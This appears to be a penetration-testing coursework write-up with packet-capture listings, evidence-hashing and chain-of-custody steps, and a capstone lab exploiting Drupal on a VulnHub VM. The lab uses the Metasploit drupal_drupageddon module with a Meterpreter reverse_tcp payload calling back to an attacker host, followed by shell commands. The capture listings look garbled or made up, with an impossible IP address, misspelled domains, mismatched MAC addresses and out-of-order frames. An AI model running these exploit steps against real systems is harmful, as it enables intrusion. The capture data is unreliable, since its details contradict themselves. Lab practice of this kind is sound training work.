266 15.717498492	192.168.1.115	192.168.1.1	DNS	97	Standard query 0x5222 A firefox.settings.services.mozilla.com	
267 15.717498493	192.168.1.1	192.168.1.115	DNS	97	Standard query 0x5222 A firefox.settings.services.mozilla.com AAAA 2a04:4e42:400::347	
268 15.724708397	192.168.1.1	192.168.1.115	DNS	197	Standard query response 0x5222 A Firefox.settings.services.mozilla.com CNAME mozilla.map.fastly.net A 151.101.129.91 A 151.101.1	
269 15.728108093	192.168.1.1	192.168.1.115	DNS	245	Standard query response 0xb2b2 AAAA firefox.settings.services.mozilla.com CNAME mozilla.map.fastly.net AAAA 2a04:4e42:400::347	
298 27.886254245	192.168.1.1	192.168.1.115	DNS	87	Standard query 0x0d00 A safefrowsing.googleapis.com	
299 27.886254528	192.168.1.1	192.168.1.115	DNS	87	Standard query 0x0d00 AAAA safefrowsing.googleapis.com	
300 27.886254529	192.168.1.1	192.168.1.115	DNS	103	Standard query response 0x0d00 A safefrowsing.googleapis.com A 142.251.43.10	
301 27.886254530	192.168.1.1	192.168.1.115	DNS	115	Standard query response 0x5764 AAAA safefrowsing.googleapis.com AAAA 2404:6800:4009:800::2003	
312 28.049689939	192.168.1.115	192.168.1.1	DNS	70	Standard query 0xea0 A o.pki.google.com	

Frame 148: Packet, 121 bytes on wire (968 bits), 121 bytes captured (968 bits) on interface eth1, id 0 0000 00 00 27 04 42 f0 3c 0a cf d1 d2 90 00 00 45 00 ' B <d E
 Ethernet II, Src: TPLink_01:d1:d2:b9:00 (0c:64:cf:d1:d2:b9), Dst: PCSysmtec_04:42:0f (09:00:27:04:42:0f)
 Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.115
 User Datagram Protocol, Src Port: 53, Dst Port: 42319
 Domain Name System (response)

No.	Time	Source	Destination	Protocol	Length	Info
161 14.2289747419	192.168.1.115	142.250.297.131	OCSP	50	Self Request	
162 14.2289747425	192.168.1.115	142.250.297.131	OCSP	50	500 Request	
167 14.391996603	142.250.297.131	192.168.1.115	OCSP	1169	Response	
180 14.585231422	142.250.297.131	192.168.1.115	OCSP	1169	Response	
319 15.086666999	192.168.1.115	142.250.297.131	OCSP	493	Request	
321 28.1618327069	142.250.297.131	192.168.1.115	OCSP	1168	Response	
635 35.585242517	192.168.1.115	34.107.221.85	HTTP	376	GET /success.txt?ipv4 HTTP/1.1	
637 35.512893318	34.107.221.82	192.168.1.115	HTTP	282	HTTP/1.1 200 OK [text/plain]	
641 41.545389256	192.168.1.115	142.250.297.131	OCSP	493	Request	
1557 41.545389257	192.168.1.115	142.250.297.131	OCSP	493	Request	
1567 41.545389257	192.168.1.115	142.250.297.131	OCSP	1169	Response	
1571 41.562157503	142.250.297.131	192.168.1.115	OCSP	1168	Response	
1782 42.769112795	192.168.1.115	142.250.297.131	OCSP	494	Request	
1772 42.769112799	142.250.297.131	192.168.1.115	OCSP	494	Request	
1786 42.777536980	142.250.297.131	192.168.1.115	OCSP	1169	Response	
1792 42.777997473	142.250.297.131	192.168.1.115	OCSP	1168	Response	
1830 42.917364794	192.168.1.115	142.250.297.131	OCSP	493	Request	
1828 43.025988178	192.168.1.115	142.250.297.131	OCSP	493	Request	
1829 43.025988179	192.168.1.115	142.250.297.131	OCSP	493	Request	
1848 43.094369952	142.250.297.131	192.168.1.115	OCSP	1168	Response	

Frame 161: Packet, 500 bytes on wire (4000 bits), 500 bytes captured (4000 bits) on interface eth1, id 0 0000 3c 64 cf d1 d2 90 00 00 27 04 42 f0 0f 08 00 45 00 <d E
 Ethernet II, Src: TPLink_01:d1:d2:b9:00 (0c:64:cf:d1:d2:b9), Dst: PCSysmtec_04:42:0f (09:00:27:04:42:0f)
 Internet Protocol Version 4, Src: 192.168.1.115, Dst: 142.250.297.131
 Transmission Control Protocol, Src Port: 50852, Dst Port: 80, Seq: 1, Ack: 1, Len: 434
 Hypertext Transfer Protocol
 Online Certificate Status Protocol

5.2 Evidence Hashing (Integrity)

Generate cryptographic hash:

sha256sum traffic.pcap

Example Output:

9f3c1b0e3c4f8a2e9b1a7f3d6c2e... traffic.pcap

This ensures evidence integrity

STEP 6: Chain-of-Custody Documentation

Insert this table in report

Item	Description	Collected By	Date	Hash
Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	SHA256

50-WORD EVIDENCE COLLECTION SUMMARY

Network traffic and exploitation artifacts were collected during post-exploitation activities. Cryptographic SHA-256 hashes were generated to ensure evidence integrity. Chain-of-custody documentation was maintained throughout the process to prevent tampering and preserve forensic validity.

5: Capstone Project – Full VAPT Cycle (Step-by-Step)

Objective

Simulate a full Vulnerability Assessment & Penetration Testing (VAPT) lifecycle on a vulnerable VM, from recon → exploitation → detection → remediation → reporting, following PTES methodology.

LAB SETUP

Environment

Role	Machine	IP
Attacker	Kali Linux	192.168.1.116
Target	Kooptrix / VulnHub VM	192.168.1.150

Network Mode: Host-Only / NAT (same subnet)

STEP 1: Reconnaissance & Enumeration (PTES – Intelligence Gathering)

Verify Connectivity

ping 192.168.1.150

If replies received → target reachable

Port & Service Scan

nmap -sS -sV -O 192.168.1.150

Example Findings:

- Port 80 → HTTP
- Web service detected
- CMS identified (Drupal)

Vulnerability Scan

nmap --script=vuln 192.168.1.150

Drupal-related vulnerabilities detected

STEP 2: Vulnerability Identification (PTES – Threat Modeling)

Identified:

- Drupal Remote Code Execution
- Known exploit: Drupaleddon

CVE Examples:

- CVE-2018-7600
- CVE-2019-6339

STEP 3: Exploitation Using Metasploit (PTES – Exploitation)**Launch Metasploit**

msfconsole

Load Drupal Exploit

use exploit/linux/http/drupal_drupageddon

Configure Target

set RHOSTS 192.168.1.150

set LHOST 192.168.1.116

set PAYLOAD php/meterpreter/reverse_tcp

Verify:

options

Run Exploit

run

Successful Output:

Meterpreter session opened

Verify Access

sessions -i 1

getuid

Expected:**Server username: www-data / root****STEP 4: Post-Exploitation Validation (PTES – Post-Exploitation)****Drop to Linux Shell****shell****Run:**

whoami

uname -a

hostname

Confirms OS-level access

STEP 5: Detection Phase – OpenVAS Logging (Blue Team View)**Run OpenVAS Scan**

- Target: 192.168.1.150
- Scan Type: Full & Fast

OpenVAS Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00	192.168.1.150	Drupal RCE	Exploitation

Confirms vulnerability detection by security tools

STEP 6: Remediation Recommendations (PTES – Remediation)

Suggested Fixes

- Update Drupal to latest stable version
- Remove unused modules
- Apply vendor security patches
- Restrict admin access
- Enable Web Application Firewall (WAF)

Verification

Rescan target using OpenVAS

Vulnerability should no longer appear

STEP 7: Reporting (FINAL SUBMISSION CONTENT)

200-Word PTES Report (READY TO USE)

Executive Summary

A full VAPT assessment was conducted on a vulnerable Linux-based web server hosting a Drupal application. The objective was to identify security weaknesses, validate exploitability, and provide remediation guidance. Testing confirmed the presence of a critical Remote Code Execution vulnerability, allowing unauthorized attackers to gain system-level access.

Findings

The primary vulnerability identified was Drupal Remote Code Execution (Drupalgeddon), which allowed execution of arbitrary commands via crafted HTTP requests. Successful exploitation resulted in a Meterpreter session on the target system, confirming high impact and exploit reliability.

Recommendations

Immediate patching of Drupal core and modules is strongly recommended. Additional measures include implementing least privilege access, regular vulnerability scanning, web application firewalls, and security monitoring to prevent future exploitation.

100-Word Non-Technical Management Summary

A security assessment identified a critical weakness in the organization's web server that could allow attackers to take full control of the system. This issue could lead to data breaches, service disruption, and reputational damage. The vulnerability has publicly available exploits, increasing risk exposure. Immediate software updates and security controls are recommended. After remediation, retesting should be performed to ensure the system is secure. Proactive security measures will significantly reduce future cyber risks.

Conclusion

This learning plan and practical application provide a comprehensive foundation in advanced vulnerability assessment and penetration testing. By combining theoretical knowledge with hands-on labs, the learner gains practical experience in exploit chaining, web application testing, post-exploitation, and professional reporting. The structured approach ensures not only the ability to identify and exploit vulnerabilities but also to communicate risks effectively to technical and non-technical stakeholders. Completing these exercises strengthens real-world VAPT readiness and prepares the learner for professional penetration testing and application security roles.